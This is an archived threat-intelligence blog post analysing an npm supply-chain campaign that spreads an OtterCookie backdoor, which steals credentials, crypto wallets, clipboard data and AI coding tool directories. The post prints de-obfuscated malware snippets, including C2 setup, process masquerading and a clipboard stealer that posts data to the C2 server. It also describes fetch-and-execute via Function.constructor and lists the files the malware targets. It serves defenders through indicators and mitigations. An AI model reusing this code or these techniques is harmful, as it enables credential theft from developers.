OtterCookie Expands Targeting to AI Coding Tools

Published: 2026-04-04 · Archived: 2026-04-10 03:01:17 UTC

On March 20, 2026, an npm account operating under the username `gemini-check` published a package titled `gemini-ai-checker`, presenting itself as a utility to verify Google Gemini AI tokens. Interestingly, the package README displayed wording copied from the legitimate package chai-await-async, a JavaScript assertion library with no obvious relationship to Gemini. Code analysis revealed the package contacts a Vercel-hosted staging endpoint, `server-check-genimi.vercel[.]app` to retrieve and execute a JavaScript payload.

The account continues to host two malicious packages sharing the same infrastructure: `express-flowlimit` and `chai-extensions-extras`, which have been downloaded more than 500 times combined as of publication.

De-obfuscation of the downloaded code showed a number of similarities to OtterCookie, a JavaScript backdoor attributed to the Contagious Interview campaign linked to DPRK threat activity. The malware behavior more closely aligns with the version recently covered by Microsoft in March, which has been assessed to be active since October 2025. The sample also contained functionality not previously reported: specific targeting of tokens/keys related to AI coding tools like Cursor, Claude, Windsurf, PearAI, among others.

Package Discovery and Delivery

Developers represent a consistent target for DPRK groups, specifically in the Contagious Interview campaign. These actors understand dev workflows and attempt to add legitimacy to the malicious packages by using README docs, and dependency structures that would appear credible to someone needing to quickly install software.




Figure 1: Screenshot of the gemini-ai-checker package with mismatch documentation.

The `gemini-ai-checker` package listed four dependencies and contained 44 files across 271kB, larger than most token verification programs. The folder structure mirrors modern projects including SECURITY markdown files.

Figure 2: Folder structure for malicious package

Buried in `lib/config.js` is the C2 configuration, which includes the staging domain, authentication token, path, version, and bearer token as variables. This method prevents the full URL from being identified in a string search, but wouldn't do much in the way of hiding if a defender were to simply look for 'http://’ in the codebase.




Figure 3: C2 configuration including separate endpoints and HTTP tokens.

On install, `lib/caller.js` assembles the full URL from the above components and sends an HTTP GET request to `server-check-genimi.vercel[.]app/defy/v3` with the header `bearrtoken: logo`. The package retries the request up to five times. A successful 200 response logs the returned token value and exits. When a 404 is returned containing a token field in the response body, the value is passed to Function.constructor and executed with access to Node.js require, never touching disk. Using Function.constructor as opposed to eval was likely chosen to reduce static analysis tools looking for common dynamic execution calls.

Just before April 1, `gemini-ai-checker` was removed, however the two packages mentioned in the opening are still live. Both share the same Vercel infrastructure and delivery mechanism, and continue to accumulate downloads, likely a mix of researchers and unwitting users.




Figure 4: Two remaining packages on the gemini-check account

Payload Analysis

Prior to the package being taken down, the JavaScript backdoor was retrieved from the Vercel domain. The code employs a heavy use of obfuscation as previously documented by Microsoft in their reporting: shuffled string array combined with encoded index lookups that conceal any meaningful strings or logic. Every function name, API call and string is resolved at runtime through a central decoder function. Before and after screenshots are provided below.

Figure 5: Snippet of the obfuscated JavaScript code

```
const axios         = require('axios');
const os            = require('os');
const fs            = require('fs');
const path          = require('path');
const { execSync, exec, spawn } = require('child_process');
const io            = require('socket.io-client');

const SERVER  = '216.126.237.71';
const PORT    = 4891;
const UID     = '718b70258d28b91bf7d5acd744c5e94e';
const VERSION = '7';


const PID_DIR  = path.join(os.homedir(), '.npm');
const PID_FILE = path.join(os.homedir(), '.npm', process.title);

process.title = 'vhost.ctl';

if (fs.existsSync(PID_FILE)) {
    const existingPid = parseInt(fs.readFileSync(PID_FILE).toString());
    try { process.kill(existingPid, 0); process.exit(); }
    catch { fs.unlinkSync(PID_FILE); }
```

Figure 6: De-obfuscated code snippet

Full decoding reveals a four-module malware architecture. The malware's developers decided to have the outer payload spawns four independent Node.js processes at execution, each containing its own encoded string table. This behavior allows for two things: secondary payloads are not requested from the C2 server (`216.126.237[.]71`), and there is no dependency on the servers availability for any secondary or tertiary stage delivery.

Module	Role	C2	Port
0	Socket.IO RAT – remote control	216.126.237[.]71	4891
1	Credential stealer	216.126.237[.]71	4896
2	File exfil	216.126.237[.]71	4899
3	Clipboard stealer	216.126.237[.]71	80

Module 0 establishes a connection to the C2 server using socket.io, providing full remote access capability. The malware masquerades its process title as vhost.ctl and includes a process ID lock to prevent concurrent executions. As OtterCookie has been covered in depth, here are just a few of the options available to the operator: real-time screen capture using screenshot-desktop and sharp, keyboard and mouse control, and much more.


Module 1 targets browser credential databases and digital currency wallet storage across Chrome, Brave, Microsoft Edge, and LT Browser on Windows, macOS, and Linux. For macOS systems, the login keychain is also targeted. Over 25 wallets are enumerated including MetaMask, Phantom, Exodus, and Ronin with their local database contents copied and uploaded to the C2 via multipart for POST requests.

Module 2 performs a sweep of the victims home directory by looking for a specific set of extensions: .env, .pem, .key, .json, .csv, .doc, .pdf, and .xlsx. More specific targeting of directories is discussed later in this post.

Module 3 polls the clipboard every 500 milliseconds. Content changes are debounced by the same time before transmission to the C2 logging endpoint. A 3,000 millisecond startup delay is used to avoid detection in sandbox environments.

OtterCookie Similarities

We alluded to it earlier, but the decoded payload shares consistencies with OtterCookie and was most recently documented by Microsoft just last month. One of the most direct points of comparison is the clipboard monitoring function. Module 3 includes code which structurally identical, using the same operating system detection and debounce timing as the above report.



```
let lastClipboardContent = null;
let timer;

// Function to handle clipboard change
function handleClipboardChange(content) {
    makeLog(content);
}

// Function to watch clipboard with debouncing
async function watchClipboard() {

    if(os.platform() == "darwin") {
        exec("pbpaste", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
            currentClipboardContent = stdout.trim();
            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        },{ windowsHide: true })
    }
    else if(os.platform() == "win32"){
        exec("powershell Get-Clipboard", {windowsHide: true, stdio: "ignore"}, (error, stdout, stderr) => {
            currentClipboardContent = stdout.trim();
            if (currentClipboardContent !== lastClipboardContent) {
                clearTimeout(timer); // Clear any existing timer
                timer = setTimeout(() => handleClipboardChange(currentClipboardContent), 500); // Debounce delay
                lastClipboardContent = currentClipboardContent;
            }
        },{ windowsHide: true })
    }
}

// Set an interval to check the clipboard
setInterval(watchClipboard, 500);
```

Figure 7: Source code snippet of the clipboard module (Source: Microsoft)

```
const POLL_MS   = 500;
const DEBOUNCE  = 500;
const STARTUP_DELAY = 3000;

const sleep = ms => new Promise(r => setTimeout(r, ms));


const makeLog = async (message) => {
    try {
        await axios.post(`http://${SERVER}${UID}`, {
            message,
            host: os.hostname(),
            uid: UID,
            t: VERSION
        });
    } catch {}
};

const getClipboard = async () => {
    try {
        if (os.platform() === 'darwin') {

            return execSync('pbpaste', { encoding: 'utf8' }).trim();
        }
        if (os.platform() === 'win32') {

            return execSync(
                'powershell -NoProfile -NonInteractive Get-Clipboard',
                { encoding: 'utf8', windowsHide: true }
            ).trim();
        }
        return null;
    } catch {
        return null;
    }
};

const watchClipboard = async () => {
    let lastValue = null;
    let debounceTimer = null;

    while (true) {
        const current = await getClipboard();
```

Figure 8: Snippet of the clipboard implementation from the malicious npm package

In total, the obfuscation pattern, malware architecture, socket.io communication and fingerprinting behavior are consistent with a variant of the OtterCookie malware also reported by Cisco Talos. To avoid confusion, attribution to this activity will be generally cited as moderate-high confidence to an active DPRK group.

The actor used a compromised Hotmail account to sign up and upload the packages. No other pivots were found related to the email address.

AI Coding Tools Under Attack

In addition to those mentioned above, module 2 (file exfiltration) targets .ssh, .aws, .bash_history, but also explicitly enumerates directories associated with AI coding tools as a separate category, likely in search of API keys, tokens, and conversation logs.

The identified directories include:

- .cursor – Cursor AI IDE
- .claude – Anthropic Claude Code
- .gemini – Gemini CLI
- .windsurf – Windsurf AI IDE
- .pearai – PearAI
- .eigent – Eigent AI

These directories are explicitly sought out by the code, indicating the operator seeks to exploit high-cost AI services, steal sensitive data like conversations with the LLM, or the theft of software source code.

This targeting reflects how AI coding tools have become embedded in almost everyone’s workflow, especially developers. Theft of this data when combined with SSH and cloud credentials, not only allows the attacker to control the victim’s computer, but also facilitate access into enterprise networks.

Conclusion

This post documented a malicious npm campaign operating under an account seeking to spoof Google’s Gemini AI product. As of publication of these findings, additional packages from this actor and others continue to be downloaded infecting users with OtterCookie variants. The continued targeting of software developers through the npm supply chain and addition of credential theft from LLM tools is a threat that will likely persist across code repository sites in a game of whack-a-mole between security teams and bad actors.

CyberandRamen will continue to track this actor, and publish an update if the actor moves to another platform, or uploads new malware.

For Defenders

- Block outbound connections to Vercel if feasible, or monitor for connection requests to the platform.

- Use the KQL queries published by Microsoft to identify suspicious process behavior which is consistent with this sample.
- Report any packages which are newly published and seek to spoof well-known, established brands.

For Developers

- Treat AI coding tool directories with the same sensitivity as you would apply to .ssh, .aws, .git, etc.
- Verify npm package contents (where possible) before installing. Look for discrepancies between package name and README documentation.
- Review social media and npm alerts to see if you may have installed a trojanized package.

Network Indicators

Type	Value	Purpose
Download URL	server-check-genimi.vercel[.]app/defy/v3	Malicious domain serving OtterCookie
Download Token	logo	HTTP bearer token
C2 IP Address	216.126.237[.]71:4891 (AS14956 – RouterHosting LLC)	RAT/C2
C2 Port	4896	File exfiltration
C2 Port	4899	Credential Theft
C2 Endpoint	/api/service/makelog	Initial connection containing victim fingerprinting info
C2 Endpoint	/api/service/process	C2 command output reporting

File Indicator

File	SHA-256
OtterCookie	d26da2d0f14d8a160f2f937a6081dae0c4b31bb4e5539187a56d658372f33b22

Malicious Package Names

Title	Observed Versions	Package/Entity Spoofed
gemini-ai-checker	1.3.3, 1.3.4	Google Gemini AI
express-flowlimit	1.3.6, 2.1.6, 2.2.7, 2.2.8	Node JS Express

chai-extensions-extras	1.2.5	Chai JavaScript Library

Source: https://cyberandramen.net/2026/04/04/ottercookie-expands-targeting-to-ai-coding-tools-analysis-of-a-trojanized-npm-campaign/